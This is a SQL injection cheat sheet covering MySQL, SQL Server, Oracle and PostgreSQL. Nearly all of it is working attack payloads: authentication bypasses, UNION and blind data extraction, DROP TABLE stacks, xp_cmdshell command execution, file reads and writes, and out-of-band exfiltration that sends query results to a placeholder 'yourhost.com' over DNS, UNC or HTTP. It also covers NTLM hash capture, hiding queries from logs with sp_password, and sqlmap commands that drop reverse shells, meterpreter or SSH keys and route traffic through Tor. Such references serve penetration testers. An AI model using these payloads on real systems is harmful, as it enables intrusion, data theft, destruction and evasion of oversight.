Some of the samples in this sheet might not work in every situation because real live environments may vary depending on the usage of parenthesis, different code bases and unexpected, strange and complex SQL sentences.   
  
Samples are provided to allow you to get basic idea of a potential attack and almost every section includes a brief information about itself.

|  |  |
| --- | --- |
| **M :** | MySQL |
| **S :** | SQL Server |
| **P :** | PostgreSQL |
| **O :** | Oracle |
| **+ :** | Possibly all other databases |

*Examples;*

* *(MS) means : MySQL and SQL Server etc.*
* (M\*S) means : Only in some versions of MySQL or special conditions see related note and SQL Server

Line Comments

**Comments out rest of the query.**   
Line comments are generally useful for ignoring rest of the query so you don't have to deal with fixing the syntax.

* -- (SM)   
  DROP sampletable;--
* # (M)   
  DROP sampletable;#

Line Comments Sample SQL Injection Attacks

* Username: admin'--
* SELECT \* FROM members WHERE username = 'admin'--' AND password = 'password'   
  This is going to log you as admin user, because rest of the SQL query will be ignored.

Inline Comments

**Comments out rest of the query by not closing them** or you can use for **bypassing blacklisting**, removing spaces, obfuscating and determining database versions.

* /\*Comment Here\*/ (SM)
  + DROP/\*comment\*/sampletable
  + DR/\*\*/OP/\*bypass blacklisting\*/sampletable
  + SELECT/\*avoid-spaces\*/password/\*\*/FROM/\*\*/Members
* /\*! MYSQL Special SQL \*/ (M)   
  This is a special comment syntax for MySQL. It's perfect for detecting MySQL version. If you put a code into this comments it's going to execute in MySQL only. Also you can use this to execute some code only if the server is higher than supplied version.   
    
  SELECT /\*!**32302** 1/0, \*/ 1 FROM tablename

Classical Inline Comment SQL Injection Attack Samples

* ID: 10; DROP TABLE members /\*   
  Simply get rid of other stuff at the end the of query. Same as 10; DROP TABLE members --
* SELECT /\*!**32302** 1/0, \*/ 1 FROM tablename   
  Will throw an **divison by 0 error**if MySQL version is higher than**3.23.02**

MySQL Version Detection Sample Attacks

* ID: /\*!**32302** 10\*/
* ID: 10   
  You will get the **same response** if MySQL version is higher than **3.23.02**
* SELECT /\*!**32302** 1/0, \*/ 1 FROM tablename   
  Will throw a **division by 0 error**if MySQL version is higher than**3.23.02**

Stacking Queries


**Executing more than one query in one transaction**. This is very useful in every injection point, especially in SQL Server back ended applications.

* ; (S)   
  SELECT \* FROM members; DROP members--

Ends a query and starts a new one.

Language / Database Stacked Query Support Table

**green:** supported, **dark gray:** not supported, **light gray:**unknown



**About MySQL and PHP;**   
To clarify some issues;   
**PHP - MySQL doesn't support stacked queries**, Java doesn't support stacked queries (*I'm sure for ORACLE, not quite sure about other databases*). *Normally MySQL supports stacked queries but because of database layer in most of the configurations it's not possible to execute a second query in PHP-MySQL applications or maybe MySQL client supports this, not quite sure. Can someone clarify?*

Stacked SQL Injection Attack Samples

* ID: 10;DROP members --
* SELECT \* FROM products WHERE id = 10; DROP members--

This will run *DROP members* SQL sentence after normal SQL Query.

If Statements

Get response based on an if statement. This is **one of the key points of Blind SQL Injection**, also can be very useful to test simple stuff blindly and **accurately**.

MySQL If Statement

* IF(***condition*,*true-part*,*false-part***) (M)   
  SELECT IF(1=1,'true','false')

SQL Server If Statement

* IF ***condition*** ***true-part*** ELSE ***false-part*** (S)   
  IF (1=1) SELECT 'true' ELSE SELECT 'false'

Oracle If Statement

* BEGIN  
  IF ***condition*** THEN ***true-part***; ELSE ***false-part***; END IF; END; (O)   
  IF (1=1) THEN dbms\_lock.sleep(3); ELSE dbms\_lock.sleep(0); END IF; END;

PostgreSQL If Statement

* SELECT CASE WHEN ***condition*** THEN ***true-part*** ELSE ***false-part*** END; (P)   
  SELECT CASE WEHEN (1=1) THEN 'A' ELSE 'B'END;

If Statement SQL Injection Attack Samples

if ((select user) = 'sa' OR (select user) = 'dbo') select 1 else select 1/0 (S)   
This will throw an **divide by zero error** if current logged user is not **"sa" or "dbo"**.

Using Integers

Very useful for bypassing, **magic\_quotes() and similar filters**, or even WAFs.

* 0x*HEXNUMBER* (SM)   
  You can  write hex like these;   
    
  SELECT CHAR(0x66) (S)   
  SELECT 0x5045 (*this is not an integer it will be a string from Hex*) (M)   
  SELECT 0x50 + 0x45 (*this is integer now!*) (M)

String  Operations

String related operations. These can be quite useful to build up injections which are not using any quotes, bypass any other black listing or determine back end database.

String Concatenation

* + (S)   
  SELECT login + '-' + password FROM members
* || (\*MO)   
  SELECT login || '-' || password FROM members

**\*About MySQL "||";**   
If MySQL is running in ANSI mode it's going to work but otherwise MySQL accept it as `logical operator` it'll return 0. A better way to do it is using CONCAT()function in MySQL.

* CONCAT(str1, str2, str3, ...) (M)   
  Concatenate supplied strings.   
  SELECT CONCAT(login, password) FROM members

Strings without Quotes

These are some direct ways to using strings but it's always possible to use CHAR()(MS) and CONCAT()(M) to generate string without quotes.

* 0x457578 (M) - Hex Representation of string   
  SELECT 0x457578   
  This will be selected as string in MySQL.   
    
  In MySQL easy way to generate hex representations of strings use this;   
  SELECT CONCAT('0x',HEX('c:\\boot.ini'))
* Using CONCAT() in MySQL   
  SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77)) (M)   
  This will return 'KLM'.
* SELECT CHAR(75)+CHAR(76)+CHAR(77) (S)   
  This will return 'KLM'.
* SELECT CHR(75)||CHR(76)||CHR(77) (O)   
  This will return 'KLM'.
* SELECT (CHaR(75)||CHaR(76)||CHaR(77)) (P)   
  This will return 'KLM'.

Hex based SQL Injection Samples

* SELECT LOAD\_FILE(0x633A5C626F6F742E696E69) (M)   
  This will show the content of **c:\boot.ini**

String Modification & Related

* ASCII() (SMP)   
  Returns ASCII character value of leftmost character. A must have function for Blind SQL Injections.   
    
  SELECT ASCII('a')
* CHAR() (SM)   
  Convert an integer of ASCII.   
    
  SELECT CHAR(64)

**Union Injections**

With union you do SQL queries cross-table. Basically you can poison query to return records from another table.

SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members   
This will combine results from both news table and members table and return all of them.

Another Example:   
' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--

UNION – Fixing Language Issues

While exploiting Union injections sometimes you get errors because of different language settings (*table settings, field settings, combined table / db settings etc.*) these functions are quite useful to fix this problem. It's rare but if you dealing with *Japanese, Russian, Turkish* etc. applications then you will see it.

* SQL Server (S)   
  Use field **COLLATE** SQL\_Latin1\_General\_Cp1254\_CS\_AS or some other valid one - *check out SQL Server documentation*.   
    
  SELECT header FROM news UNION ALL SELECT name COLLATE SQL\_Latin1\_General\_Cp1254\_CS\_AS FROM members
* MySQL (M)   
  Hex() for every possible issue

Bypassing Login Screens (SMO+)

*SQL Injection 101*, Login tricks

* admin' --
* admin' #
* admin'/\*
* ' or 1=1--
* ' or 1=1#
* ' or 1=1/\*
* ') or '1'='1--
* ') or ('1'='1--
* ....
* Login as different user (SM\*)   
  ' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--

*\*Old versions of MySQL doesn't support union queries*

Bypassing second MD5 hash check login screens

If application is first getting the record by username and then compare returned MD5 with supplied password's MD5 then you need to some extra tricks to fool application to bypass authentication. You can union results with a known password and MD5 hash of supplied password. In this case application will compare your password and your supplied MD5 hash instead of MD5 from database.

Bypassing MD5 Hash Check Example (MSP)

Username :admin' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055'  
Password : 1234

81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)

Error Based - Find Columns Names

Finding Column Names with **HAVING BY** - Error Based (S)

*In the same order,*

* ' HAVING 1=1 --
* ' GROUP BY **table.columnfromerror1** HAVING 1=1 --
* ' GROUP BY **table.columnfromerror1, columnfromerror2** HAVING 1=1 --
* ' GROUP BY **table.columnfromerror1, columnfromerror2, columnfromerror(n)**HAVING 1=1 -- *and so on*
* If you are not getting any more error then it's done.

Finding how many columns in SELECT query by **ORDER BY** **(MSO+)**

Finding column number by ORDER BY can speed up the UNION SQL Injection process.

* ORDER BY 1--
* ORDER BY 2--
* ORDER BY N-- *so on*
* Keep going until get an error. Error means you found the number of selected columns.

Data types, UNION, etc.

Hints,

* Always use **UNION** with **ALL**because of **image** similar non-distinct field types. By default union tries to get records with distinct.
* To get rid of unrequired records from left table use -1 or any not exist record search in the beginning of query (*if injection is in WHERE*). This can be critical if you are only getting one result at a time.
* Use NULL in UNION injections for most data type instead of trying to guess string, date, integer etc.
  + Be careful in Blind situtaions may you can understand error is coming from DB or application itself. Because languages like ASP.NET generally throws errors while trying to use NULL values (*because normally developers are not expecting to see NULL in a username field*)

Finding Column Type

* ' union select sum(**columntofind**) from **users**-- (S)   
  Microsoft OLE DB Provider for ODBC Drivers error '80040e07'   
  [Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a **varchar** data type as an argument.   
    
  *If you are not getting an error it means*column is numeric.
* Also you can use CAST() or CONVERT()
  + SELECT \* FROM Table1 WHERE id = -1 UNION ALL SELECT null, null, NULL, NULL, convert(image,1), null, null,NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULl, NULL--
* 11223344) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 –-   
  No Error - Syntax is right. MS SQL Server Used. Proceeding.
* 11223344) UNION SELECT 1,NULL,NULL,NULL WHERE 1=2 –-   
  No Error – First column is an integer.
* 11223344) UNION SELECT 1,2,NULL,NULL WHERE 1=2 --   
  Error! – Second column is not an integer.
* 11223344) UNION SELECT 1,'2',NULL,NULL WHERE 1=2 –-   
  No Error – Second column is a string.
* 11223344) UNION SELECT 1,'2',3,NULL WHERE 1=2 –-   
  Error! – Third column is not an integer. ...   
    
  Microsoft OLE DB Provider for SQL Server error '80040e07'   
  Explicit conversion from data type **int** to image is not allowed.

**You'll get convert() errors before union target errors !**So start with convert() then union

Simple Insert (MSO+)

'; insert into users values( 1, 'hax0r', 'coolpass', 9 )/\*

Useful Function / Information Gathering / Stored Procedures / Bulk SQL Injection Notes

**@@version** (MS)   
Version of database and more details for SQL Server. It's a constant. You can just select it like any other column, you don't need to supply table name. Also, you can use insert, update statements or in functions.

INSERT INTO members(id, user, pass) VALUES(1, ''+SUBSTRING(@@version,1,10) ,10)

Bulk Insert (S)

Insert a file content to a table. If you don't know internal path of web application you can **read IIS (***IIS 6 only***) metabase file**(*%systemroot%\system32\inetsrv\MetaBase.xml*) and then search in it to identify application path.

1. Create table foo( line varchar(8000) )
2. bulk insert foo from 'c:\inetpub\wwwroot\login.asp'
3. *Drop temp table, and repeat for another file.*

BCP (S)

Write text file. Login Credentials are required to use this function.   
bcp "SELECT \* FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost -Usa -Pfoobar

VBS, WSH in SQL Server (S)

You can use VBS, WSH scripting in SQL Server because of ActiveX support.

declare @o int   
exec sp\_oacreate 'wscript.shell', @o out   
exec sp\_oamethod @o, 'run', NULL, 'notepad.exe'   
*Username:* '; declare @o int exec sp\_oacreate 'wscript.shell', @o out exec sp\_oamethod @o, 'run', NULL, 'notepad.exe' --

Executing system commands, xp\_cmdshell (S)

Well known trick, By default it's disabled in *SQL Server 2005.*You need to have admin access.

EXEC master.dbo.xp\_cmdshell 'cmd.exe dir c:'

Simple ping check (*configure your firewall or sniffer to identify request before launch it*),

EXEC master.dbo.xp\_cmdshell 'ping '

You can not read results directly from error or union or something else.

Some Special Tables in SQL Server (S)

* Error Messages   
  master..sysmessages
* Linked Servers   
  master..sysservers
* Password (*2000 and 20005 both can be crackable, they use very similar hashing algorithm*)   
  SQL Server 2000: masters..sysxlogins   
  SQL Server 2005 : sys.sql\_logins

More Stored Procedures for SQL Server (S)

1. Cmd Execute (**xp\_cmdshell**)   
   exec master..xp\_cmdshell 'dir'
2. Registry Stuff (**xp\_regread**)   
   1. xp\_regaddmultistring
   2. xp\_regdeletekey
   3. xp\_regdeletevalue
   4. xp\_regenumkeys
   5. xp\_regenumvalues
   6. xp\_regread
   7. xp\_regremovemultistring
   8. xp\_regwrite   
      exec xp\_regread HKEY\_LOCAL\_MACHINE, 'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters', 'nullsessionshares'   
      exec xp\_regenumvalues HKEY\_LOCAL\_MACHINE, 'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcommunities'
3. Managing Services (**xp\_servicecontrol**)
4. Medias (**xp\_availablemedia**)
5. ODBC Resources (**xp\_enumdsn**)
6. Login mode (**xp\_loginconfig**)
7. Creating Cab Files (**xp\_makecab**)
8. Domain Enumeration (**xp\_ntsec\_enumdomains**)
9. Process Killing (*need PID*) (**xp\_terminate\_process**)
10. Add new procedure (*virtually you can execute whatever you want*)   
    sp\_addextendedproc 'xp\_webserver', 'c:\temp\x.dll'   
    exec xp\_webserver
11. Write text file to a UNC or an internal path (sp\_makewebtask)

MSSQL Bulk Notes

SELECT \* FROM master..sysprocesses /\*WHERE spid=@@SPID\*/

DECLARE @result int; EXEC @result = xp\_cmdshell 'dir \*.exe';IF (@result = 0) SELECT 0 ELSE SELECT 1/0

HOST\_NAME()   
IS\_MEMBER (Transact-SQL)    
IS\_SRVROLEMEMBER (Transact-SQL)    
OPENDATASOURCE (Transact-SQL)

INSERT tbl EXEC master..xp\_cmdshell OSQL /Q"DBCC SHOWCONTIG"

OPENROWSET (Transact-SQL)  - [**http://msdn2.microsoft.com/en-us/library/ms190312.aspx**](http://msdn2.microsoft.com/en-us/library/ms190312.aspx)

You can not use sub selects in SQL Server Insert queries.

SQL Injection in LIMIT (M) or ORDER (MSO)

SELECT id, product FROM test.test t LIMIT 0,0 UNION ALL SELECT 1,'x'/\*,10 ;

If injection is in second *limit* you can comment it out or use in your union injection

Shutdown SQL Server (S)

When you're really pissed off, ';shutdown --

Enabling xp\_cmdshell in SQL Server 2005

By default xp\_cmdshell and couple of other potentially dangerous stored procedures are disabled in SQL Server 2005. If you have admin access then you can enable these.

EXEC sp\_configure 'show advanced options',1   
RECONFIGURE

EXEC sp\_configure 'xp\_cmdshell',1   
RECONFIGURE

Finding Database Structure in SQL Server (S)

Getting User defined Tables

SELECT name FROM sysobjects WHERE xtype = 'U'

Getting Column Names

SELECT name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'tablenameforcolumnnames')

Moving records (S)

* Modify WHERE and use **NOT IN** or **NOT EXIST**,   
  ... WHERE users NOT IN ('First User', 'Second User')   
  SELECT TOP 1 name FROM members WHERE NOT EXIST(SELECT TOP 0 name FROM members) *-- very good one*
* Using Dirty Tricks   
  SELECT \* FROM Product WHERE ID=2 AND 1=CAST((Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE i.id<=o.id) AS x, name from sysobjects o) as p where p.x=3) as int   
    
  Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE xtype='U' and i.id<=o.id) AS x, name from sysobjects o WHERE o.xtype = 'U') as p where p.x=21

Fast way to extract data from Error Based SQL Injections in SQL Server (S)

';BEGIN DECLARE @rt varchar(8000) SET @rd=':' SELECT @rd=@rd+' '+name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'MEMBERS') AND name>@rd SELECT @rd AS rd into TMP\_SYS\_TMP end;--

**Detailed Article:**[**Fast way to extract data from Error Based SQL Injections**](http://ferruh.mavituna.com/fast-way-to-extract-data-from-error-based-sql-injections-oku/)

Finding Database Structure in MySQL (M)

Getting User defined Tables

SELECT table\_name FROM information\_schema.tables WHERE table\_schema = 'databasename'

Getting Column Names

SELECT table\_name, column\_name FROM information\_schema.columns WHERE table\_name = 'tablename'

Finding Database Structure in Oracle (O)

Getting User defined Tables

SELECT \* FROM all\_tables WHERE OWNER = 'DATABASE\_NAME'

Getting Column Names

SELECT \* FROM all\_col\_comments WHERE TABLE\_NAME = 'TABLE'

**Blind SQL Injections**

About Blind SQL Injections

In a quite good production application generally **you can not see error responses on the page**, so you can not extract data through Union attacks or error based attacks. You have to do use Blind SQL Injections attacks to extract data. There are two kind of Blind Sql Injections.

**Normal Blind**, You can not see a response in the page, but you can still determine result of a query from response or HTTP status code   
**Totally Blind**, You can not see any difference in the output in any kind. This can be an injection a logging function or similar. Not so common, though.

In normal blinds you can use **if statements** or abuse **WHERE query in injection** (*generally easier*), in totally blinds you need to use some waiting functions and analyze response times. For this you can use **WAITFOR DELAY '0:0:10'**in SQL Server, BENCHMARK() and **sleep(10)** in MySQL, **pg\_sleep(10)**in PostgreSQL, and some PL/SQL tricks in ORACLE.

Real and a bit Complex Blind SQL Injection Attack Sample

This output taken from a real private Blind SQL Injection tool while exploiting SQL Server back ended application and enumerating table names. This requests done for first char of the first table name. SQL queries a bit more complex then requirement because of automation reasons. In we are trying to determine an ascii value of a char via binary search algorithm.

***TRUE****and****FALSE****flags mark queries returned true or false.*

**TRUE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--   
  
**FALSE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>103--   
  
**TRUE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)   
**FALSE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>89--   
  
**TRUE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)   
**FALSE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>83--   
  
**TRUE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)   
**FALSE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>80--   
  
**FALSE** : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)

Since both of the **last 2 queries failed**we clearly know table name's first char's **ascii value is 80 which means first char is `P`**. This is the way to exploit Blind SQL injections by binary search algorithm. Other well-known way is reading data bit by bit. Both can be effective in different conditions.

Making Databases Wait / Sleep For Blind SQL Injection Attacks

First of all use this if it's really blind, otherwise just use 1/0 style errors to identify difference. Second, be careful while using times more than 20-30 seconds. database API connection or script can be timeout.

WAITFOR DELAY 'time' (S)

This is just like sleep, wait for specified time. CPU safe way to make database wait.

WAITFOR DELAY '0:0:10'--

Also, you can use fractions like this,

WAITFOR DELAY '0:0:0.51'

Real World Samples

* Are we 'sa' ?   
  if (select user) = 'sa' waitfor delay '0:0:10'
* ProductID = 1;waitfor delay '0:0:10'--
* ProductID =1);waitfor delay '0:0:10'--
* ProductID =1';waitfor delay '0:0:10'--
* ProductID =1');waitfor delay '0:0:10'--
* ProductID =1));waitfor delay '0:0:10'--
* ProductID =1'));waitfor delay '0:0:10'--

BENCHMARK() (M)

Basically, we are abusing this command to make MySQL wait a bit. Be careful you will consume web servers limit so fast!

BENCHMARK(howmanytimes, do this)

Real World Samples

* Are we root ? woot!   
  IF EXISTS (SELECT \* FROM users WHERE username = 'root') BENCHMARK(1000000000,MD5(1))
* Check Table exist in MySQL   
  IF (SELECT \* FROM login) BENCHMARK(1000000,MD5(1))

pg\_sleep(seconds) (P)

Sleep for supplied seconds.

* SELECT pg\_sleep(10);   
  Sleep 10 seconds.

sleep(seconds) (M)

Sleep for supplied seconds.

* SELECT sleep(10);   
  Sleep 10 seconds.

dbms\_pipe.receive\_message (O)

Sleep for supplied seconds.

* (SELECT CASE WHEN (NVL(ASCII(SUBSTR((**{INJECTION}**),1,1)),0) = 100) THEN dbms\_pipe.receive\_message(('xyz'),10) ELSE dbms\_pipe.receive\_message(('xyz'),1) END FROM dual)

**{INJECTION}** = You want to run the query.

If the condition is true, will response after 10 seconds. If is false, will be delayed for one second.

**Covering Your Tracks**

SQL Server -sp\_password log bypass (S)

SQL Server don't log queries that includes sp\_password for security reasons(!). So if you add --sp\_password to your queries it will not be in SQL Server logs (*of course still will be in web server logs*, *try to use POST if it's possible*)

**Clear SQL Injection Tests**

These tests are simply good for blind sql injection and silent attacks.

1. product.asp?id=4 (SMO)
   1. product.asp?id=5-1
   2. product.asp?id=4 OR 1=1
2. product.asp?name=Book
   1. product.asp?name=Bo'%2b'ok
   2. product.asp?name=Bo' || 'ok (*OM*)
   3. product.asp?name=Book' OR 'x'='x

**Extra MySQL Notes**

* Sub Queries are working only MySQL 4.1+
* Users
  + SELECT User,Password FROM mysql.user;
* SELECT 1,1 UNION SELECT IF(SUBSTRING(Password,1,1)='2',BENCHMARK(100000,SHA1(1)),0) User,Password FROM mysql.user WHERE User = 'root';
* SELECT ... INTO DUMPFILE
  + Write query into a **new file**(*can not modify existing file*s)
* UDF Function
  + create function LockWorkStation returns integer soname 'user32';
  + select LockWorkStation();
  + create function ExitProcess returns integer soname 'kernel32';
  + select exitprocess();
* SELECT USER();
* SELECT password,USER() FROM mysql.user;
* First byte of admin hash
  + SELECT SUBSTRING(user\_password,1,1) FROM mb\_users WHERE user\_group = 1;
* Read File
  + query.php?user=1+union+select+load\_file(0x63...),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
* MySQL Load Data infile   
  + **By default it's not available !**
    - create table foo( line blob );   
      load data infile 'c:/boot.ini' into table foo;   
      select \* from foo;
* More Timing in MySQL
* select benchmark( 500000, sha1( 'test' ) );
* query.php?user=1+union+select+benchmark(500000,sha1 (0x414141)),1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1
* select if( user() like 'root@%', benchmark(100000,sha1('test')), 'false' );   
  **Enumeration data, Guessed Brute Force**
  + select if( (ascii(substring(user(),1,1)) >> 7) & 1, benchmark(100000,sha1('test')), 'false' );

Potentially Useful MySQL Functions

* MD5()   
  MD5 Hashing
* SHA1()   
  SHA1 Hashing
* PASSWORD()
* ENCODE()
* COMPRESS()   
  Compress data, can be great in large binary reading in Blind SQL Injections.
* ROW\_COUNT()
* SCHEMA()
* VERSION()   
  Same as @@version

**Second Order SQL Injections**

Basically, you put an SQL Injection to some place and expect it's unfiltered in another action. This is common hidden layer problem.

Name : ' + (SELECT TOP 1 password FROM users ) + '   
Email : xx@xx.com

If application is using name field in an unsafe stored procedure or function, process etc. then it will insert first users password as your name etc.

Forcing SQL Server to get NTLM Hashes

This attack can help you to get SQL Server user's Windows password of target server, but possibly you inbound connection will be firewalled. Can be very useful internal penetration tests. We force SQL Server to connect our Windows UNC Share and capture data NTLM session with a tool like Cain & Abel.

Bulk insert from a UNC Share (S)   
bulk insert foo from '\\YOURIPADDRESS\C$\x.txt'

Check out Bulk Insert Reference to understand how can you use bulk insert.

**Out of Band Channel Attacks**

SQL Server

* ?vulnerableParam=1; SELECT \* FROM OPENROWSET('SQLOLEDB', ({INJECTION})+'.yourhost.com';'sa';'pwd', 'SELECT 1')  
  Makes DNS resolution request to {INJECT}.yourhost.com
* ?vulnerableParam=1; DECLARE @q varchar(1024); SET @q = '\\'+({INJECTION})+'.yourhost.com\\test.txt'; EXEC master..xp\_dirtree @q  
  Makes DNS resolution request to {INJECTION}.yourhost.com  
    
  {INJECTION} = You want to run the query.

MySQL

* ?vulnerableParam=-99 OR (SELECT LOAD\_FILE(concat('\\\\',({INJECTION}), 'yourhost.com\\')))  
  Makes a NBNS query request/DNS resolution request to yourhost.com
* ?vulnerableParam=-99 OR (SELECT ({INJECTION}) INTO OUTFILE '\\\\yourhost.com\\share\\output.txt')  
  Writes data to your shared folder/file

{INJECTION} = You want to run the query.

Oracle

* ?vulnerableParam=(SELECT UTL\_HTTP.REQUEST('http://host/ sniff.php?sniff='||({INJECTION})||'') FROM DUAL)  
  Sniffer application will save results
* ?vulnerableParam=(SELECT UTL\_HTTP.REQUEST('http://host/ '||({INJECTION})||'.html') FROM DUAL)  
  Results will be saved in HTTP access logs
* ?vulnerableParam=(SELECT UTL\_INADDR.get\_host\_addr(({INJECTION})||'.yourhost.com') FROM DUAL)  
  You need to sniff dns resolution requests to yourhost.com
* ?vulnerableParam=(SELECT SYS.DBMS\_LDAP.INIT(({INJECTION})||'.yourhost.com',80) FROM DUAL)  
  You need to sniff dns resolution requests to yourhost.com

{INJECTION} = You want to run the query.

**Entry point detection**

Detection of an SQL injection entry point Simple characters

'

%27

"

%22

#

%23

;

%3B

)

Wildcard (\*)

&apos; # required for XML content

Multiple encoding

%%2727

%25%27

Merging characters

`+HERP

'||'DERP

'+'herp

' 'DERP

'%20'HERP

'%2B'HERP

Logic Testing

page.asp?id=1 or 1=1 -- true

page.asp?id=1' or 1=1 -- true

page.asp?id=1" or 1=1 -- true

page.asp?id=1 and 1=2 -- false

Weird characters

Unicode character U+02BA MODIFIER LETTER DOUBLE PRIME (encoded as %CA%BA) was

transformed into U+0022 QUOTATION MARK (")

Unicode character U+02B9 MODIFIER LETTER PRIME (encoded as %CA%B9) was

transformed into U+0027 APOSTROPHE (')

**DBMS Identification**

["conv('a',16,2)=conv('a',16,2)" ,"MYSQL"],

["connection\_id()=connection\_id()" ,"MYSQL"],

["crc32('MySQL')=crc32('MySQL')" ,"MYSQL"],

["BINARY\_CHECKSUM(123)=BINARY\_CHECKSUM(123)" ,"MSSQL"],

["@@CONNECTIONS>0" ,"MSSQL"],

["@@CONNECTIONS=@@CONNECTIONS" ,"MSSQL"],

["@@CPU\_BUSY=@@CPU\_BUSY" ,"MSSQL"],

["USER\_ID(1)=USER\_ID(1)" ,"MSSQL"],

["ROWNUM=ROWNUM" ,"ORACLE"],

["RAWTOHEX('AB')=RAWTOHEX('AB')" ,"ORACLE"],

["LNNVL(0=123)" ,"ORACLE"],

["5::int=5" ,"POSTGRESQL"],

["5::integer=5" ,"POSTGRESQL"],

["pg\_client\_encoding()=pg\_client\_encoding()" ,"POSTGRESQL"],

["get\_current\_ts\_config()=get\_current\_ts\_config()" ,"POSTGRESQL"],

["quote\_literal(42.5)=quote\_literal(42.5)" ,"POSTGRESQL"],

["current\_database()=current\_database()" ,"POSTGRESQL"],

["sqlite\_version()=sqlite\_version()" ,"SQLITE"],

["last\_insert\_rowid()>1" ,"SQLITE"],

["last\_insert\_rowid()=last\_insert\_rowid()" ,"SQLITE"],

["val(cvar(1))=1" ,"MSACCESS"],

["IIF(ATN(2)>0,1,0) BETWEEN 2 AND 0" ,"MSACCESS"],

["cdbl(1)=cdbl(1)" ,"MSACCESS"],

["1337=1337", "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],

["'i'='i'", "MSACCESS,SQLITE,POSTGRESQL,ORACLE,MSSQL,MYSQL"],

**SQL injection using SQLmap**

**Basic arguments for SQLmap**

sqlmap --url="<url>" -p username --user-agent=SQLMAP --random-agent --threads=10 --risk=3 --level=5 --eta --dbms=MySQL --os=Linux --banner --is-dba --users --passwords --current-user --dbs

**Load a request file and use mobile user-agent**

sqlmap -r sqli.req --safe-url=http://10.10.10.10/ --mobile --safe-freq=1

**Custom injection in UserAgent/Header/Referer/Cookie**

python sqlmap.py -u "http://example.com" --data "username=admin&password=pass" --headers="x-forwarded-for:127.0.0.1\*"

The injection is located at the '\*'

**Second order injection**

python sqlmap.py -r /tmp/r.txt --dbms MySQL --second-order "http://targetapp/wishlist" -v 3

sqlmap -r 1.txt -dbms MySQL -second-order "http://<IP/domain>/joomla/administrator/index.php" -D "joomla" -dbs

**Shell**

SQL Shell

python sqlmap.py -u "http://example.com/?id=1" -p id --sql-shell

Simple Shell

python sqlmap.py -u "http://example.com/?id=1" -p id --os-shell

Dropping a reverse-shell / meterpreter

python sqlmap.py -u "http://example.com/?id=1" -p id --os-pwn

SSH Shell by dropping an SSH key

python sqlmap.py -u "http://example.com/?id=1" -p id --file-write=/root/.ssh/id\_rsa.pub --file-destination=/home/user/.ssh/

**Crawl a website with SQLmap and auto-exploit**

sqlmap -u "http://example.com/" --crawl=1 --random-agent --batch --forms --threads=5 --level=5 --risk=3

--batch = non interactive mode, usually Sqlmap will ask you questions, this accepts the default answers

--crawl = how deep you want to crawl a site

--forms = Parse and test forms

**Using TOR with SQLmap**

sqlmap -u "http://www.target.com" --tor --tor-type=SOCKS5 --time-sec 11 --check-tor --level=5 --risk=3 --threads=5

**Using a proxy with SQLmap**

sqlmap -u "http://www.target.com" --proxy="http://127.0.0.1:8080"

